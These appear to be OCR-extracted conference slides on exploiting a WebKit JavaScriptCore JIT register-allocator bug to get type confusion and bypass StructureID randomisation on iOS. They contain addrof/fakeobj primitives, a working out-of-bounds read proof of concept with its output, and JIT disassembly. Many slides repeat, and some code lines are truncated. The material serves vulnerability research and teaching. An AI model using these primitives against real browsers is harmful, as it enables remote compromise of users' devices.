
Exploitation



Exploitation



Exploitation



Exploitation

- We can access the fake object as an array and it will be considered as an array of double floating point values
  - But we can also access the real object's inline properties (which are the real backing storage of our fake object's array) and those are considered to be JavaScript values

Addrof

```
function addrof(obj) {
  container.d = obj;
  return fake[2];
}
```

Fakeobj

```
function fakeobj(addr) {
  fake[2] = addr;
  return container.d;
}
```

Faking a JSCell

- One slight detail here is that we need to fake a JSCell
  - Can craft a valid JSCell header as a double floating point integer and take into account JSValue tagging
    - But we need to guess a StructureID
      - 5aelo's phrack article introduces the concept of StructureID spraying
        - Create many differently-shaped objects
          - StructureIDs are allocated sequentially on a fresh WebKit instance

StructureID Entropy

Round 4

- But on a sad day this February, faking a JSCell got harder

```
2019-02-25  Mark Lam  <mark.lam@apple.com>

        Add some randomness into the StructureID.
        https://bugs.webkit.org/show_bug.cgi?id=194989
        <rdar://problem/47975563>

        Reviewed by Yusuke Suzuki.

        1. On 64-bit, the StructureID will now be encoded as:

            ----------------------------------------------------------------
            | 1 Nuke Bit | 24 StructureIDTable index bits | 7 entropy bits |
            ----------------------------------------------------------------

           The entropy bits are chosen at random and assigned when a StructureID is
           allocated.

        2. Instead of Structure pointers, the StructureIDTable will now contain
           encodedStructureBits, which is encoded as such:

```

StructureID Entropy

- Guessing a StructureID now also requires guessing 7 entropy bits
  - Failed guess equals crash
- Accessing named properties, garbage collection visits and pretty much anything you can think of relies on StructureID being correct
  - The public strategy for gaining read/write from a set of addrof/fakeobj primitives uses named properties accesses, but even if we didn't, not having a valid structureID likely means crash when using our fake object.

Faking a JSCell

- One slight detail here is that we need to fake a JSCell
  - Can craft a valid JSCell header as a double floating point integer and take into account JSValue tagging
    - But we need to guess a StructureID
      - 5aelo's phrack article introduces the concept of StructureID spraying
        - Create many differently-shaped objects
          - StructureIDs are allocated sequentially on a fresh WebKit instance

RIP TECHNIQUE????

Attack Ideas

- Different behaviour between specialised and non-specialised code may be abused in order to guess StructureIDs
  - Must make it so non-specialised code doesn’t actually do anything that could crash due to lack of a valid StructureID
- Inferred types might also be abusable as per 5aelo’s talk at 0x41con, as a real object’s type information could be used to prove a fake object’s type, thus no CheckStructure on the fake object would be emitted

Generic bypasses for this are possible and exist,
but I’m not going to talk about them today.

Let’s revisit our bug and see if we can leverage it for StructureID randomisation bypass in a bug-specific way.

The Bug

- The register allocator assumes allocations happen unconditionally
  - Conditional branch may skip the spill
    - If the variable corresponding to the supposedly-spilled register is later used, it will be **uninitialized stack data**
      - But JIT will assume the variable holds a JavaScript value of a specific type
        - We can supply a JavaScript value of any other type
        - **Type Confusion**

StructureID Entropy

- Building a OOB read primitive in the JSCell heap will allow us to leak a valid StructureID
  - GetByOffset* node can do this if we're able to type confuse it
    - Prove type of a specific JS variable, then use register allocator bug to cause DFG JIT to mis-track it's value and put an object of another type in

*** The node that fetches inline properties from JavaScript objects**

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        b = {};
        c = ary1.b;
        d = {};
        e = {};
        f = {};
        g = {};
        h = {};
        ary.slice(0,1);
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return ary1.a;
}
```

A lot of useless array accesses in order to make a very large stack frame

Type Proof (DFG will emit CheckStructure on |ary1| here)

GetByOffset on |ary1| of proven type

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        b = {};
        c = ary1.b;
        d = {};
        e = {};
        f = {};
        g = {};
        h = {};
        ary.slice(0,1);
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return ary1.a;
}
```

← **A lot of useless array accesses in order to make a very large stack frame**

← **Type Proof**
(DFG will emit CheckStructure on |ary1| here)

← **GetByOffset on |ary1| of proven type**

No operations side effect, so it's possible to use the type proof for the GetByOffset at the beginning of the function for the GetByOffset at the very end

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        b = {};
        c = ary1.b;
        d = {};
        e = {};
        f = {};
        g = {};
        h = {};
        ary.slice(0,1);
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return ary1.a;
}
```

A lot of useless array accesses in order to make a very large stack frame

Type Proof (DFG will emit CheckStructure on |ary1| here)

Bug trigger

GetByOffset ~~on |ary1| of proven type~~ on an arbitrarily typed object read from the stack

No operations side effect, so it's possible to use the type proof for the GetByOffset at the beginning of the function for the GetByOffset at the very end

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        b = {};
        c = ary1.b;
        d = {};
        e = {};
        f = {};
        g = {};
        h = {};
        ary.slice(0,1);
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return ary1.a;
}
```

← **A lot of useless array accesses in order to make a very large stack frame**

← **Type Proof (DFG will emit CheckStructure on |ary1| here)**

← **Bug trigger**

← **GetByOffset ~~on |ary1| of proven type~~ on an arbitrarily typed object read from the stack**

GetByOffset thinks it fetches |a| from |oj|, at offset 0x30

```
let oj = {_a: 0, b: 0, c: 0, d: 0, a: 0};
let oj1 = {a: 0, b: 0, c:0, d: 0};
```

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        b = {};
        c = ary1.b;
        d = {};
        e = {};
        f = {};
        g = {};
        h = {};
        ary.slice(0,1);
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return ary1.a;
}
```

A lot of useless array accesses in order to make a very large stack frame

Type Proof
(DFG will emit CheckStructure on |ary1| here)

Bug trigger

GetByOffset ~~on |ary1| of proven type~~
on an arbitrarily typed object read from the stack

GetByOffset thinks it fetches |a| from |oj|, at offset 0x30

```
let oj = {_a: 0, b: 0, c: 0, d: 0, a: 0};
let oj1 = {a: 0, b: 0, c:0, d: 0};
```

But we can make it fetch it from |oj1|, still at offset 0x30 (which is OOB, as |oj1| is 0x30 bytes in size)

Type Proof
(DFG will emit CheckStructure on |ary1| here)

```
58:<!8:loc1045>  GetLocal(Check:Untyped:@2, JS|MustGen|P
   0x4a7a71801d4c: mov 0x38(%rbp), %rax
60:<!0:->        AssertNotEmpty(Check:Untyped:@5358, Mus
59:<!0:->        CheckStructure(Cell:@5358, MustGen, [%B
   0x4a7a71801d50: cmp $0xd3aa, (%rax)
   0x4a7a71801d56: jnz 0x4a7a71802a6e
3:< 1:-> SetArgument(IsFlushed, arg3(D~<Other>/FlushedJS
4:< 22:loc1046>  JSConstant(JS|PureInt, Other, Undefined
```

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        b = {};
        c = ary1.b;
        d = {};
        e = {};
        f = {};
        g = {};
        h = {};
        ary.slice(0,1);
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return ary1.a;
}
```

Type Proof
(DFG will emit CheckStructure on |ary1| here)

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        b = {};
        c = ary1.b;
        d = {};
        e = {};
        f = {};
        g = {};
        h = {};
        ary.slice(0,1);
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return ary1.a;
}
```

```
58:<!8:loc1045>  GetLocal(Check:Untyped:@2, JS|MustGen|P
   0x4a7a71801d4c: mov 0x38(%rbp), %rax
60:<!0:->        AssertNotEmpty(Check:Untyped:@5358, Mus
59:<!0:->        CheckStructure(Cell:@5358, MustGen, [%B
   0x4a7a71801d50: cmp $0xd3aa, (%rax)
   0x4a7a71801d56: jnz 0x4a7a71802a6e
3:< 1:-> SetArgument(IsFlushed, arg3(D~<Other>/FlushedJS
4:< 22:loc1046>  JSConstant(JS|PureInt, Other, Undefined
```

Bug trigger **ary1 considered to be spilled but it actually wasn't**

```
0, length:101}, NonArray, Proto:0x10c5d4000, Leaf]), Str
   3235:< 1:loc5>     StringSlice(String:@3219, Int32:@
        0x4a7a7180204f: xor %r9d, %r9d
        0x4a7a71802052: mov $0x1, %ebx
        0x4a7a71802057: mov 0x8(%rdi), %r12
        0x4a7a7180205b: test $0x1, %r12b
        0x4a7a7180205f: jnz 0x4a7a71802907
        0x4a7a71802065: mov %rax, -0x20b0(%rbp)
        0x4a7a7180206c: mov 0x4(%r12), %r13d
```

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        b = {};
        c = ary1.b;
        d = {};
        e = {};
        f = {};
        g = {};
        h = {};
        ary.slice(0,1);
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return ary1.a;
}
```

Type Proof
(DFG will emit CheckStructure on |ary1| here)

```
58:<!8:loc1045>   GetLocal(Check:Untyped:@2, JS|MustGen|P
   0x4a7a71801d4c: mov 0x38(%rbp), %rax
60:<!0:->         AssertNotEmpty(Check:Untyped:@5358, Mus
59:<!0:->         CheckStructure(Cell:@5358, MustGen, [%B
   0x4a7a71801d50: cmp $0xd3aa, (%rax)
   0x4a7a71801d56: jnz 0x4a7a71802a6e
3:< 1:-> SetArgument(IsFlushed, arg3(D~<Other>/FlushedJS
4:< 22:loc1046>   JSConstant(JS|PureInt, Other, Undefined
```

Bug trigger **ary1 considered to be spilled but it actually wasn't**

```
0, length:101}, NonArray, Proto:0x10c5d4000, Leaf]), Str
    3235:< 1:loc5>      StringSlice(String:@3219, Int32:@
         0x4a7a7180204f: xor %r9d, %r9d
         0x4a7a71802052: mov $0x1, %ebx
         0x4a7a71802057: mov 0x8(%rdi), %r12
         0x4a7a7180205b: test $0x1, %r12b
         0x4a7a7180205f: jnz 0x4a7a71802907
         0x4a7a71802065: mov %rax, -0x20b0(%rbp)
         0x4a7a7180206c: mov 0x4(%r12), %r13d
```

GetByOffset ~~on |ary1| of proven type~~
on an arbitrarily typed object read from the stack

```
IT = true), W:SideState, bc#17895, ExitValid)
    3265:< 2:loc1045>   GetByOffset(KnownCell:@5358, KnownCell:
        0x4a7a718468ce: mov -0x20b0(%rbp), %rsi
        0x4a7a718468d5: mov 0x30(%rsi), %rax
    3266:<!0:->         MovHint(Check:Untyped:@3265, MustGen, l
    6402:<!0:->         CheckTierUpAtReturn(MustGen, W:SideStat
        0x4a7a718468d9: mov $0x10c2af18c, %r11
```

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        l[0];l[1];l[0];l[1];l[0];l[1
        b = {};
        c = ary1.b;
        d = {};
        e = {};
        f = {};
        g = {};
        h = {};
        ary.slice(0,1);
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return ary1.a;
}
```

Type Proof
(DFG will emit CheckStructure on |ary1| here)

```
58:<!8:loc1045>   GetLocal(Check:Untyped:@2, JS|MustGen|P
   0x4a7a71801d4c: mov 0x38(%rbp), %rax
60:<!0:->         AssertNotEmpty(Check:Untyped:@5358, Mus
59:<!0:->         CheckStructure(Cell:@5358, MustGen, [%B
   0x4a7a71801d50: cmp $0xd3aa, (%rax)
   0x4a7a71801d56: jnz 0x4a7a71802a6e
3:< 1:-> SetArgument(IsFlushed, arg3(D~<Other>/FlushedJS
4:< 22:loc1046>   JSConstant(JS|PureInt, Other, Undefined
```

Bug trigger **ary1 considered to be spilled but it actually wasn't**

```
00, length:101}, NonArray, Proto:0x10c5d4000, Leaf]), Str
    3235:< 1:loc5>      StringSlice(String:@3219, Int32:@
        0x4a7a7180204f: xor %r9d, %r9d
        0x4a7a71802052: mov $0x1, %ebx
        0x4a7a71802057: mov 0x8(%rdi), %r12
        0x4a7a7180205b: test $0x1, %r12b
        0x4a7a7180205f: jnz 0x4a7a71802907
        0x4a7a71802065: mov %rax, -0x20b0(%rbp)
        0x4a7a7180206c: mov 0x4(%r12), %r13d
```

GetByOffset ~~on |ary1| of proven type~~
on an arbitrarily typed object read from the stack

```
IT = true), W:SideState, bc#17895, ExitValid)
    3265:< 2:loc1045>   GetByOffset(KnownCell:@5358, KnownCell:
        0x4a7a718468ce: mov -0x20b0(%rbp), %rsi
        0x4a7a718468d5: mov 0x30(%rsi), %rax
    3266:<!0:->         MovHint(Check:Untyped:@3265, MustGen, l
    6402:<!0:->         CheckTierUpAtReturn(MustGen, W:SideStat
        0x4a7a718468d9: mov $0x10c2af18c, %r11
```

OOB read in JSCell heap

```
let rope = "maybe_a" + "_rope";

function stack_set_and_call(val, val1) {
    let a = opt1("not_a_rope", val);
    let b = opt(rope, val1);
    return b;
}
noInline(stack_set_and_call);

let f64 = new Float64Array(1);
let u32 = new Uint32Array(f64.buffer);

let oj = {_a: 0, b: 0, c: 0, d: 0, a: 0};
let oj1 = {a: 0, b: 0, c:0, d: 0};
let victim = {a: 1, b: 0, c:0, d: 0};

for (let i=0; i<10000; i++) {
        opt1("not_a_rope", oj1);
}
for (let i=0; i<10000; i++) {
        opt("not_a_rope", oj);
}

victim.a = oj1; // barriers
let val = stack_set_and_call(oj1, oj); // prove |oj|'s type but use |oj1| for getbyoffset

f64[0] = val;

let structureID = u32[0];

print("Leaked victim structureID: " + structureID);
```

```
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 17990
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 39465
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 20908
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 37728
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 11098
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 19384
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 23629
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 6094
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 21365
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 17981
mbp2018:webkit qwertyoruiop$ WebKitBuild/Release/bin/jsc stringslice.js
Leaked victim structureID: 45807
mbp2018:webkit qwertyoruiop$
```

Full code for OOB read at
http://iokit.racing/slicer-id.js

Conclusion

- Getting remote code execution on iOS is tricky as Apple has been busy pushing mitigations
  - But given the right attack surface, it is still possible to find powerful enough bugs that yield full compromise
- JavaScript engines are mind-bogglingly complicated
  - Likely always going to be possible to get remote code execution, even with PAC and memory tagging

Thanks

- bkth_
- _niklasb
- 5aelo
- Filip Pizlo
- KJC

Questions?

irc.cracksby.kim #chat